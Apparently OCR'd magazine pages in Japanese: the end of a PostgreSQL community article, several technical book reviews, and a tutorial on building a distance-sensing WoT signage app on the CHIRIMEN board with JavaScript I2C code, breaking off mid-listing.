――ユーザ／エンタープライズの両面からサポート

Author
曽根 壮大（そね たけとも）
日本PostgreSQLユーザ会
（中国支部長）
㈱オミカレ（CTO）
http://soudai1025.blogspot.jp/

ユーザ目線と企業目線のコミュニティ

本特集の最終章としてPostgreSQLとそれにかかわるコミュニティについて紹介します。

PostgreSQLには組織として活動しているコミュニティは大きく2つあります。

・日本PostgreSQLユーザ会（以降JPUG）
・PostgreSQLエンタープライズ・コンソーシアム（以降PGECons）

前者はNPO法人ですがユーザベース、後者は企業ベースのコミュニティです。それぞれ母体は違えどPostgreSQLについて多くの情報発信など貢献しています。

筆者はJPUGに理事として参加しており、中国支部長を担当しています。PGEConsには参加しておりませんが、兼任しているJPUGの理事もいます。このようにPostgreSQLは企業とユーザがそれぞれ連携しながら成長しているのが大きな特徴の1つです。そのため実務に直接関係のあるようなドキュメントが数多く、無料で公開されています。第1章で触れた日本語ドキュメントはJPUG主導で運営されていますし、第4章で紹介したドキュメントはPGEConsが作成しています。このように商用DBとOSSコミュニティの良いところを組み合わせたコミュニティ運営はPostgreSQLコミュニティの素晴らしいところです。ユーザベースのJPUGにはメーリングリストに加入することで簡単に参加できます。興味がある方はぜひ登録してみてください。また、ほかのOSSのコミュニティと違う点ですが、JPUGはNPO法人です。そのため、協賛金を企業から集めて運営しています。つまりコミュニティとしてユーザに資金面で援助するしくみをもっており、この点は次節で紹介します。また今年も東京でPGConf.ASIA 2016という大きなカンファレンスが予定されています。国内では最大のPostgreSQLのイベントです。開催日は12月2日と3日の2日間です。こちらも合わせてチェックしてみてください。

・JPUGメーリングリスト
（https://www.postgresql.jp/npo/mailinglist.html）
・PGConf.ASIA 2016
（http://www.pgconf.asia/JP/）

全国に広がるデータベースコミュニティ

PGConf.ASIA 2016は参加してみたいけど東京は遠いという読者の方もたくさんいると思いますが筆者もその中の1人です。そこでJPUGはそんなユーザの皆様と一緒に全国の地方で勉強会を開催しています。

たとえば筆者の場合、中国地方DB勉強会を隔月で中国5県で開催しています。ほかにも開催されている例としては関西DB勉強会があり

ますし、同じものが九州でもあります。ユーザ会は、このように名前は違えど全国津々浦々で支部が勉強会やセミナーを開催しています。勉強会やセミナーの形式には大きく4つあります。

セミナー形式

テーマに沿って登壇者が講演し、参加者がそれを聞くというものです。一般的な勉強会では一番多く開催されている形式です。聴講者もとくに準備物がいりませんし、気軽に参加できます。ただし気軽に参加できる反面、学校の授業のようになりがちです。そのため聴いただけでは、技術力が身につきにくいのが難点です。またこのようなセミナー形式の中でもとくに新機能の紹介や運用実績の話などは人気があります。

ハンズオン形式

参加者が、たとえばインストールなどを実際に体験しながら行うものです。聴講にあたり準備・用意するものの有無についてはイベントによって違います。実際に体験するので知識が経験として定着しやすく、またその場で質問もできるためたいへんわかりやすいのが特徴です。初心者向けのコンテンツが多いのがポイントです。1人で学ぶには自信がないテーマの場合はとても有益です。ただし、運営側も参加者側も負担が多くなりがちで継続して開催することが難しい場合も多くあります。またJPUGではハンズオンの延長として年に数回合宿を行っています。直近では2016年10月1日に熊本で開催が予定されています。

ディスカッション形式

講師同士が複数で行うパネルディスカッションと参加者も交えたディスカッション形式です。基本のテーマはありつつもライブで話を展開していくため、見応え十分の面白いイベントになります。またその場ですぐに質問できるケースも多く、その質問がそのままテーマになることも少なくありません。ただしどのような内容になるかは、蓋を開けて見ないとわからないところが多く、結果として唯一無二な内容になってしまうので再現性が低くなります。そのため、再演されにくく、一度聴講の機会を逃すとその内容がわからないところが欠点です。

アンカンファレンス形式

コンテンツを事前に用意せず、参加者の中で自発的にコンテンツをその日に決める形式です。多くの場合はセミナールームだけ用意し、参加者の中で自発的にセミナー形式で発表します。PostgreSQLでもアンカンファレンスは年に数回実施されています。

◆ ◆ ◆

JPUGではこれらのようなイベントを支部で行うことを推奨しています。そのために会場費や遠方からの講師の派遣費なども金銭的に援助しています。このような金銭面での援助を行っているコミュニティは少なく、JPUGの大きな特徴とも言えます。実際に中国地方DB勉強会では毎回東京などから講師を呼びながらも参加費は無料で開催できています。自分の近くのイベントにぜひ参加してみてください。最近では下記のGoogleカレンダーでJPUGのイベントをチェックできます。

・JPUGイベントカレンダー（http://www.postgresql.jp/events/recent_events）

またもしお近くに勉強会がない場合はぜひ、JPUGに企画を持ちかけてください。相談方法はメーリングリストでも良いですし、後述のSlackでも良いです。JPUGはPostgreSQLの普及と発展のために需要があるのであれば全国どこでもいきますし、イベントを開催します。

SlackとPostgreSQL

前節で話題に上がったチャットツール「Slack」にもPostgreSQLコミュニティのチームがあります。

・PostgreSQLチームのSlack in
（http://tinyurl.com/pgsql-slackin）

メーリングリストよりも活発で誰でも簡単に参加できます。PostgreSQLにかかわる雑談からコアな実装の話まで幅広くコミュニケーションが取られています。またメインのチャンネル以外にも #beginners のチャンネルも用意されており、気軽に質問できます。最近では、

・インストールで失敗するけど誰かたすけて！
・PostgreSQLのバグを見つけたけど助けて！
・ENUM型とチェック制約の使い分けを教えて

などがありました。ほかに開発者からの告知で、

・PostgreSQL 9.6の最新事情
・セキュリティパッチのリリース日

などが話題提供されています。本当に気軽に発言してもらいたいと、皆さん思っていますし、イベントの発案や告知などもやっています。無料で参加・利用できてブラウザでも使えますし、スマートフォン用のアプリもあります。メインのチャンネルと #beginners のみアーカイブしていますのでチャットの雰囲気はこちらで見ることができます。皆さんの参加お待ちしてます！！

・postgresql-jpアーカイブ
（http://postgresql-jp.slackarchive.io/）

今だからこそ学んでほしい、データベース

PostgreSQLの入門編としてここまで進めてきましたが、いかがでしょうか。「十分実務でも使えそう」とか、「少しでもデータベースに興味が湧いた」と感じてもらえれば幸いです。今回は歴史からコミュニティまで幅広く紹介しました。PostgreSQLを試しに使ってみるのであれば本記事の内容や、ネット上の情報でも十分だと思います。しかし実運用では未経験の問題にぶつかったときの対応などではネットだけでは解決できないことも多く不安もあると思います。だからこそ、最後に紹介したコミュニティを活用してほしいですし、ぜひデータベースに興味を持っていただければと思います。

リレーショナルデータベースは新しい技術ではなく枯れた技術側ですので、とくに若い人たちにとっては退屈な技術に映るかもしれません。しかし、実際の業務でリレーショナルデータベースを使わないサービスやシステムは皆無と言って良いでしょう。とくにデータベースというのはシステムのコアの部分ですからパフォーマンスが遅延すれば全体が遅延しますし、障害があればクリティカルな問題が発生します。個人情報など重要なデータを扱っている場合、データの損失・流失は会社に大打撃を与えかねません。このように一般的に広く使われているうえにとても重要なポジションなのがデータベースです。

ですからデータベースの問題を解決できる人はそのチーム、会社にとっては英雄です。そのため一見、知識の研鑽がたいへんそうですがデータベースの知識は歴史も長いだけに多くの書籍になっていますし、体系的に学ぶにはうってつけです。つまり、学ぶには多くの環境がそろっており、その効果をいろんな面で感じやすい技術と言えます。そして何よりデータベースは寿命が長いですから、知識の寿命も長いのが大きな特徴です。以上をまとめると、

・学習のチャンス・教材・環境が整っている
・知識の費用対効果が高い
・知識の寿命が長い

といえます。そのなかでもとくにPostgreSQLは日本語ドキュメントもコミュニティも充実しています。今からデータベースの技術を学ぶのはけっして遅くありません。ぜひともこの機会に一緒に楽しんでいきましょう。

最後になりましたが、本原稿の執筆に際して、レビューワーを快く引き受け、そして多くの指摘をくださった@kkkida_twtr @nuko_yokohama @kasa_zip @noborusの皆さんに感謝します。SD

Amazon Web Services活用入門

石井 大河、板橋 正之、内田 学、ほか 著
B5判／420ページ
2,990円＋税
マイナビ出版
ISBN＝978-4-8399-5959-3

本書はAWSの日本ユーザグループ「JAWS-UG」のメンバー計17人の著者が集まり書かれた、AWSの入門書である。導入・初期設定から始まり、AWSのサービスを1つずつ紹介していく。各サービスの紹介では、ハマりどころと料金について詳しく説明があり、実用的なノウハウを得られる。EC2やRDSなど基本的なサービスはもちろんだが、新しいところで、IoT・モバイル系のサービス「IoT」「Mobile Hub」、「Lamda」「API Gateway」を使ったサーバレスアーキテクチャなども紹介している。


また本書ではCLIを使った操作例が少なく、ダッシュボード・マネジメントコンソールでの操作を、スクリーンショットを多く使用しながら解説しており、入門者に優しいつくりと言える。


脆弱性診断スタートガイド

上野 宣 著
B5変判／320ページ
3,200円＋税
翔泳社
ISBN＝978-4-7981-4562-4

開発したシステムに脆弱性があるかどうか、セキュリティ機能が不足していないかどうかを確かめる「脆弱性診断」。本書は、各種インジェクションやクロスサイトスクリプティング、認証回避やセッション管理不備など、さまざまな脆弱性が含まれ得る「Webアプリケーション」を対象とした脆弱性診断を扱う。わざと脆弱性を仕込んだWebアプリケーションが所定のサイトからダウンロードできるようになっており、それに対して自動診断ツール「OWASP ZAP」と手動診断補助ツール「Burp Suite」を使って実践的に診断の手法を学んでいく。また診断手法の解説だけではなく、診断実施前のヒアリング、レポートの書き方といった、診断業務の全フローをカバーした内容になっており、実務に直結しやすい1冊だ。

SD BOOK REVIEW





パーフェクトJava EE

井上 誠一郎、槙 俊明、上妻 宜人、菊田 洋一 著
B5変形判／592ページ
3,200円＋税
技術評論社
ISBN＝978-4-7741-8316-9

エンジニアのリファレンスバイブルとして定評のあるパーフェクトシリーズの新刊。Java EEは、もともと「J2EE」という名称だったものが、バージョン5から簡易なWebアプリ開発のための機能を拡充していき、現在の名称に変わった。本書ではその最新バージョン「Java EE 7」を取り上げ、JSF/JAX-RS/CDI/JPAといった最新のJava EEアーキテクチャのWebプロファイルに焦点を当てて解説している。内容のほうも同シリーズらしく、実際に開発している人が困ったときに役立つ内容になっている。Webアプリを作るときのフレームワークとして「Spring Framework」が有名であるが、本書を読めば、間違いなくJava EEも選択肢の1つであることが理解できるだろう。

独習Python入門

湯本 堅隆 著
A5判／288ページ
2,580円＋税
技術評論社
ISBN＝978-4-7741-8329-9

可愛い装丁でありながら実は骨太の本書。著者湯本氏の現場で培われた経験と知恵がこの本に注入されている。親戚の学生さんに請われ、私的にプログラミングを教えていた湯本氏が、授業をしているうちに足りない「もの」に気がついたという。それは、枝葉末節な文法知識ではなく、やりたいことをいかにコード化するかということ。そのために何をすべきか。湯本流ではプログラミングを体感することに尽きると断言している。本書では比較的短いコードで例題を解説し、確認問題で実力の養成を図る構成になっている。そして入門書でありながらテスト技法まで紹介する。これが骨太たる所以。つまり読み通すことで開発現場の流れがわかるのだ。とにかくプログラミングを始めたい方に、この本が最短距離であると勧めたい。

CHIRIMENシングルボードコンピュータ入門

WebプログラミングでWoTサイネージ制作

Author
赤塚 大典(あかつか だいすけ)　CHIRIMEN Open Hardwareコミュニティ

最近、ソフトウェアエンジニアがRaspberry PiやArduino、mbedなどを使ってデバイス制御を楽しんでいます。ここで紹介するCHIRIMENは、それらボードコンピュータの1つで、Webデベロッパが慣れ親しんだHTML/JavaScript/CSSによって開発できる導入コストの低さが特徴です。本稿で、開発環境の設定方法や、センサを使ったサイネージの実例でそのわかりやすさを感じてください。


CHIRIMENとは

CHIRIMENとはWebデベロッパのためのWoT(Web of Things)デバイス開発環境です。センサやアクチュエータをすべてWeb技術で制御でき、Webページを作るようにWoTデバイスアプリケーションの開発が可能となります。

開発環境は、OSとしてB2G(Boot to Gecko。Mozillaコミュニティが保守するコネクテッドデバイス向けオープンソースOS)を搭載したシングルボードコンピュータで、GPIO、I2C、UART、SPIポートに加えてUSBおよびHDMI互換のポートを装備します(**写真1**)。Webページ内のnavigatorにローレベルハードウェアAPIを施し、Web画面とセンサやアクチュエータが絡みあった新しい考えのデバイスを開発可能とします。たとえば**図1**のようなコードでデバイス制御ができますが、Webデベロッパの方なら見慣れた書式であることがわかっていただけるでしょう。

本稿では、CHIRIMEN開発環境の設定方法や、GPIO、I2Cへのアクセス方法の紹介、また、CHIRI

▼写真1　CHIRIMENシングルボードコンピュータ



▼図1　CHIRIMENアプリケーションのサンプルコード例

```
<!doctype html>
<html>
    <head>
        <meta charset="UTF-8" />
        <title>WoT Signage</title>
        <link type="text/css" rel="stylesheet" href="style/main.css" />
        <script src="bower_components/webgpio/dist/webi2c.js"></script>
        <script src="js/task.js"></script>
        <script src="js/main.js" type="application/javascript;version=1.7">
        </script>
    </head>
    <body>
        <div id="headline">
            CHIRIMEN とは
            <img src="image/chirimen.gif">
        </div>
        <div id="detail">
            <div class="title">CHIRIMEN とは</div>
            <div class="content">ウェブデベロッパのための WoT デバイス開発環境です
。センサやアクチュエータも全てウエブ技術で制御でき、ウエブページを作るようにWoT デバイス
アプリケーションの開発が可能となります。開発環境は OS として B2G を搭載したシングルボー
ドコンピュータで、GPIO、I2C、UART、SPI ポートに加えて USB および HDMI 互換のポートを
装備します。ウエブページ内の navigator にローレベルハードウェア API を施し、ウェブ画面
とセンサやアクチュエータが絡みあった新しい考えのデバイスを開発可能とします。</div>
        </div>
        <div id="distance"></div>
    </body>
</html>
```

```
const { spawn, sleep } = task;
document.addEventListener("DOMContentLoaded", () => {
  spawn(function() {
    // I2C デバイスアクセスへのセットアップ
    const accessor = yield navigator.requestI2CAccess();
    const port = accessor.ports.get(0);
    const slave = yield port.open(0x70);
    for (;;) {
      // I2C デバイスを制御
      yield slave.write8(0x00, 0x00);
      yield sleep(1);
      slave.write8(0x00, 0x51);
      yield sleep(70);
      const highBit = yield slave.read8(0x02, true);
      const lowBit = yield slave.read8(0x03, true);
      const distance = (highBit << 8) + lowBit;
      // HTML 画面の処理
      console.log(distance);
      document.querySelector("#distance").textContent = distance;
      if (distance > 30) {
        document.querySelector("#headline").style.display = "block";
        document.querySelector("#detail").style.display = "none";
      } else {
        document.querySelector("#headline").style.display = "none";
        document.querySelector("#detail").style.display = "block";
      }
      yield sleep(1000);
    }
  });
});
```

MENが誕生したその背景を説明します。

CHIRIMENボードの概要

CHIRIMENシングルボードコンピュータは、GPIO、I2C、UART、SPI、加えてUSBおよびHDMI互換の出力ポートを持ちます（**図2**）。そのため、センサやアクチュエータとWebページの画面出力を同時に制御することが可能です。利用しているSoCにはGPUが搭載されているため、マルチメディアの再生も可能です。Wi-Fiなどのネットワーク環境は搭載されていませんが、これはグローバルな展開を見据え、各国における技適獲得が不要となり、コストを少しでも抑えられると判断した経緯があります。もちろん、USB経由でWi-Fiドングルが利用できるため、ネットワークはこれを経由して接続可能です。

表1に具体的なハードウェア仕様を示します。

なお、CHIRIMEN Open Hardware projectはソフトウェアはもちろん、ボードの設計図・回路図・部品リストなども公開しており、その気になればどなたでも同じボードを製作することが可能です。

開発環境のセットアップ

CHIRIMENを使ったWoTデバイス開発には、CHIRIMENボードのほか、自分のPCにFirefoxおよびADB（Android Debug Bridge）が必要です。順を追って説明していきます。

ソフトウェアのセットアップ

①Webブラウザ Firefoxのインストール

CHIRIMENのWoTアプリケーションは基本的にB2Gアプリと同様で、Firefoxに標準搭載されているWebIDEを使用して開発します。なおFirefoxは、https://www.mozilla.org/ja/firefox/new/からダウンロードできます。

②ADB (Android Debug Bridge)

ADBはCHIRIMENボードをPCで認識するために使用します。MDN（Mozilla Developer Network）のサイト[注1]を参考にインストールしてください。


インストールが済みましたら、MacやLinuxならターミナルで、Windowsであればコマンドプロンプトにてadbコマンドを実行して動作確認します。

注1　**https://developer.mozilla.org/ja/docs/Mozilla/B2G_OS/Debugging/Installing_ADB**

▼**表1　CHIRIMENシングルボードコンピュータの仕様**

SoC	RK3066（ARM Cortex A9 1.6GHz dual core, Mari 400 GPU quad core）
Memory	DDR3 1GB（RAM）
Storage	NAND Flash 8GB、1 MicroSD slot
Size	80mm × 48mm
Power	5V 1A via dedicated power connector
Interface	micro HDMI female、USB（micro USB × 1（OTG）、USB × 1、micro USB × 1（UART debug））、Wi-Fi（NOT on board. Use RTL8188CUS compatible USB Wi-Fi adaptor）、GPIO ×1（下記各種インターフェースと置き換え可能）、I2C × 2、UART × 2、SPI × 2、Audio analog stereo IN × 1/OUT × 1、PWM × 1、Analog IN × 1

▼**図2　CHIRIMENボードのインターフェース**



③その他のセットアップ

Windows PCで開発する場合は、Rockchipドライバ注2をインストールする必要があります。

ハードウェアのセットアップ

CHIRIMENには付属でmicro USBケーブルと電源ケーブル、またmicro HDMIケーブルが同梱されています。micro USBをCHIRIMENボードのOTG側へつなぎ、PCへ接続します。電源ケーブルをつなげば起動します。

ターミナルにて次のコマンドを実行し、ADB serverを起動、接続を確認します。

```
adb devices
```

図3のような表示が出れば、無事接続されていることになります。

■デバイスが見つからない場合

adb devicesでデバイスが見つからない場合、~/.android/adb_usb.iniファイルに、0x2207という1行を加え、CHIRIMENを再起動（電源のOFF/ON）し確認してみてください。

注2 https://github.com/chirimen-oh/CHIRIMEN-tools/raw/master/DriverAssistant_v4.1.1.zip

▼図3 PCとCHIRIMENの接続確認（OS Xの例）

```
da:CHIRIMEN dadaa$ adb devices
List of devices attached
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
0123456789      device

da:CHIRIMEN dadaa$
```

▼図4 WebIDE画面

■WebIDEの起動と動作確認

Firefoxを起動し、右上のバーガメニューから「開発ツール」を選択、メニュー中から「WebIDE」を選択します。USBデバイスの欄に「CHIRIMEN」と表示されれば、すべてのセットアップが完了です（**図4**）。

Hello Real World

CHIRIMENの特徴は、Webページを構成する標準的な言語ですべてを記述できるという点と、それらがすべてWeb上に実装されている点です。つまり、Web画面とセンサやアクチュエータとが組み合わさったアプリケーションがもっともCHIRIMENらしく、かつほかの環境と比べてユニークであると言えます。ここでは一例としてWoTサイネージを取り上げ、アプリケーションの作り方を説明します。

WoTサイネージとは

昨今、デジタルサイネージは街のいたるところで目にします。今後もその用途は拡大されていくことが予想される中で、IoT/WoTを前提としたサイネージにはどんな可能性があるのかを考えた試作がWoTサイネージです。

今回の事例では、距離センサを用いて人が近くにいる／いないを検出、表示コンテンツを変えます。遠いと判断した場合にはコンテンツのサマリを比較的大きなフォントで表示し、近いと判断した場合にはその詳細を表示します。

1 準備

WoTサイネージの構成部品リストです。

ハードウェア：

- CHIRIMENボード
- USBケーブル
- HDMIケーブル
- 電源ケーブル
- HDIMIを入力できるモニタ
- 距離センサ

ソフトウェア：

・WoT Signageプログラム[注3]

今回、距離センサは超音波センサであるSRF02を使用しました。このモジュールはI2Cによる制御が可能で、ここでもI2Cでの取り込み方を紹介します。

I2Cとはシリアルデータ通信の方式で、I²CまたはIICと標記し、「アイ・スクエア・シー、アイ・ツー・シー」などと読みます。GND、Vcc（電源3.3V/5V）とSDA（シリアルデータ）、SCL（シリアルクロック）という2つの信号線の計4本で接続します。I2Cデバイスにはアドレスが振られており、異なるアドレスを持つI2Cデバイスであれば、1つのI2Cポートに最大112個のデバイスを接続可能です。

2 ハードウェアのセットアップ

電源を入れていない状態で、前節「開発環境のセットアップ」にあるとおりCHIRIMENとPC、また表示用にモニタを接続します。距離センサSRF02のピン配置は**写真2**のようになっています。

このVcc、SDA、SCL、GNDを、それぞれCHIRIMENの5V Vcc、SDA、SCL、GNDにテストワイヤで接続します。なお、CHIRIMENは**図5**のようなピンを装備しています。

ご覧のように、5V VccはCN1の18ピン（以下、CN1-18といった簡略表記にします）およびCN2-18が選択可能です。I2CのSDA、SCLはCN1-2、CN1-3のセットをポート2として、CN2-11、CN2-12のセットをポート0として使用できます。

今回はVccにCN2-18、I2Cをポート0に接続、つまりSDAをCN2-12、SCLをCN2-11に接続します。またGNDをCN2-1に接続します。すべての接続が完了したのちに電源を入れ、起動します。

3 接続の確認

adb devicesコマンドで、adbの起動およびCHIRIMENが認識できているかを確認します。また、CHIRIMEN内部のコマンドとして、i2c-toolsのi2c detectコマンドが備わっていて、これでI2Cデバイスが接続されているかを確認できます。その手順を次に示します。


①ターミナルでadb shellコマンドを実行し、CHIRIMEN内部shellに入る

②i2cdetect -r -y 0をコマンド実行。-y 0オプションはI2Cポート0の状態を確認するもので、I2Cポート2に接続されたデバイスの確認は-y 2となる


超音波センサSRF02の持つ初期アドレス0x70の

注3 https://github.com/chirimen-oh/WoTSignage
本記事で解説しているソースコードはすべてここに公開されているものです。

▼写真2 SRF02距離センサのピン配置



▼図5 CHIRIMENのピン配置



部分に70という表示が見えれば、正しく接続されているということになります(**図6**)。なお、UUと示されたアドレスはカーネルドライバが使用していることを表します。

4 ソフトウェア

WebIDEを起動します。WebIDEの右上にあるUSBデバイスの欄に、「CHIRIMEN」と表示されていることを確認します。続いて、WoT SignageプログラムをWebIDEに読み込みます。WebIDEの左ペインにある「パッケージ型アプリを開く...」を押下するとファイルチューザが表示されるので、manifest.webappファイルのあるディレクトリを選択します。

右上のUSBデバイス欄の「CHIRIMEN」を押下します。すると、画面上部中央にある▶(再生)ボタンが押せる状態に変化します。これを押すとプログラムがCHIRIMENボードに読み込まれ、実行します。

モニタにWoT Signageの画面が表示されます。距離センサの値が30cmより遠い場合はサマリを(**写真3**)、近い場合には詳細画面(**写真4**)に変わります。

▼図6 I2Cポート0の状態を確認

```
shell@chirimen:/ $ i2cdetect -r -y 0
     0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00:          -- -- -- -- -- -- -- -- -- -- -- -- --
10: -- -- -- -- -- -- -- -- -- -- UU -- -- -- -- --
20: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
30: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
40: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
50: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
60: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
70: 70 -- -- -- -- -- -- --
shell@chirimen:/ $
```

▼写真3 サマリ画面:画面右下に36cmと出ているのは距離センサの値を示している

構成

B2Gアプリケーションと同様です。WoTサイネージの主なファイルの構成と役割は次のようになります。


- manifest.webapp:アプリケーションマニフェストファイル
- index.html:本アプリケーションにおけるエントリポイント
- js/main.js:I2Cデバイスの制御と画面操作を行う
- js/task.js:https://taskjs.orgライブラリ
- bower_components/:WebI2CやWebGPIO APIのPolyfill(今後なくなる予定)
- image/:アプリケーションで使っているイメージ群
- style/:画面のCSS

システムはまず、manifest.webappを読み込んで起動します(**図7**)。このファイルにて、アプリ名やアプリの説明、作成者やアプリアイコン、エントリポイントを指定します。詳しくはMDNのアプリマニフェスト[注4]を確認ください。

WoTサイネージのmanifest.webappは、エントリポイントにindex.htmlを指定しており、このHTMLが起動されます(**図8**)。そのあとはWebページと同様であり、HTMLにおいてJavaScriptやCSSを読み

注4 https://developer.mozilla.org/ja/Apps/Manifest

▼写真4 詳細画面:距離センサの前に手をかざした



込み、アプリケーションが実行されます。

I2Cデバイスとの接続

HTMLから先はWebページと同様なので、そこに関する技術や開発はほかのリファレンスにお任せします。ここではCHIRIMENのもっとも特徴的なJavaScriptによるI2Cデバイス制御部分を、とくにフォーカスして説明していきます。なお、I2Cへの制御はWebI2CというAPIを介して行われます。WebI2CおよびGPIOを制御するWebGPIOも、CHIRIMEN projectの成果物で、現在W3Cに提案中です。

図9のソースコード内にコメントも記述しましたが、順に追って何をしているのかを見てみます。

2行目：task.jsライブラリを呼び出しています。task.jsはPromiseとyieldを組み合わせて、Promise処理を同期的に書けるライブラリです。なお、ES7で提案されているAsync、Awaitがブラウザに実装され次第、Async、Awaitへ移行するかもしれません。

4行目：documentの読み込みを受けて、アプリケーションを記述していきます。

6行目：spawn関数内では、yieldを組み合わせてPromiseの処理を同期的に記述できます。Promiseを使った非同期処理の記述はやや複雑になるので、これを使っています。

9行目：WebI2C APIのrequestI2CAccessを呼び出し、I2C制御のためのアクセサを取得します。このオブジェクトはI2Cポート群を表すportsを持ち、そこから使用したいportを取得します。

11行目：今回はI2C 0ポートを使うので、ports.get(0)としてポートを取得しています。

13行目：I2Cデバイスはそれぞれアドレスを持ち、そのアドレスに対して読み書きすることで制御します。ここではSRF02の初期アドレス0x70を引数として渡し、SRF02デバイスをslaveオブジェクトとして取得しています。

15行目：ループしてアプリケーションが終了するまで、処理を継続します。通常このような書き方をJavaScriptですると画面が固まってしまいますが、非同期処理が内部的に挟まっているので問題ありません。

18～25行目：ここからは各I2Cデバイスの作法に則って記述していきます。SRF02では所定のwriteをしたあとにreadするという流れになります。

28行目：デバッグ確認用にconsole.logに取得したdistanceを表示しています。console.logの内容は、WebIDE上のスパナボタンでデバッガが表示され、

▼図7　manifest.webappの内容

```
{
  "name": "WoT Signage",
  "description": "Wot Signage",
  "type": "certified",
  "launch_path": "/index.html",
  "developer": {
    "name": "CHIRIMEN Open Hardware project",
    "url": "https://github.com/chirimen-oh/WoTSignage"
  },
  "icons": {
    "128": "/image/sensor.png"
  }
}
```

▼図8　index.htmlの内容：さきの実行後の画面内容を見て取れる

```
<!doctype html>
<html>
    <head>
        <meta charset="UTF-8" />
        <title>WoT Signage</title>
        <link type="text/css" rel="stylesheet" href="style/main.css" />
        <script src="bower_components/webgpio/dist/webi2c.js"></script>
        <script src="js/task.js"></script>
        <script src="js/main.js" type="application/javascript;version=1.7"></script>
    </head>
    <body>
        <div id="headline">
            CHIRIMEN とは
            <img src="image/chirimen.gif">
        </div>
        <div id="detail">
            <div class="title">CHIRIMEN とは</div>
            <div class="content">ウェブデベロッパのための WoT デバイス開発環境です。センサやアクチュエータも全てウェブ技術で制御でき、ウェブページを作るようにWoT デバイスアプリケーションの開発が可能となります。開発環境は OS として B2G を搭載したシングルボードコンピュータで、GPIO、I2C、UART、SPI ポートに加えて USB および HDMI 互換のポートを装備します。ウェブページ内の navigator にローレベルハードウェア API を施し、ウェブ画面とセンサやアクチュエータが絡みあった新しい考えのデバイスを開発可能とします。</div>
        </div>
        <div id="distance"></div>
    </body>
</html>
```

▼図9　main.jsの内容

```
// task.js ライブラリ
const { spawn, sleep } = task;
// document 内のリソースが読み終わるのを待つ
document.addEventListener("DOMContentLoaded", () => {
  // task.js の spawn 関数内では Promise が同期的に記述できる
  spawn(function() {
    // WebI2C API https://github.com/browserobo/WebI2C
    // I2C へのアクセサを取得
    const accessor = yield navigator.requestI2CAccess();
    // I2C 0 ポートを使うので、0 を指定してポートを取得
    const port = accessor.ports.get(0);
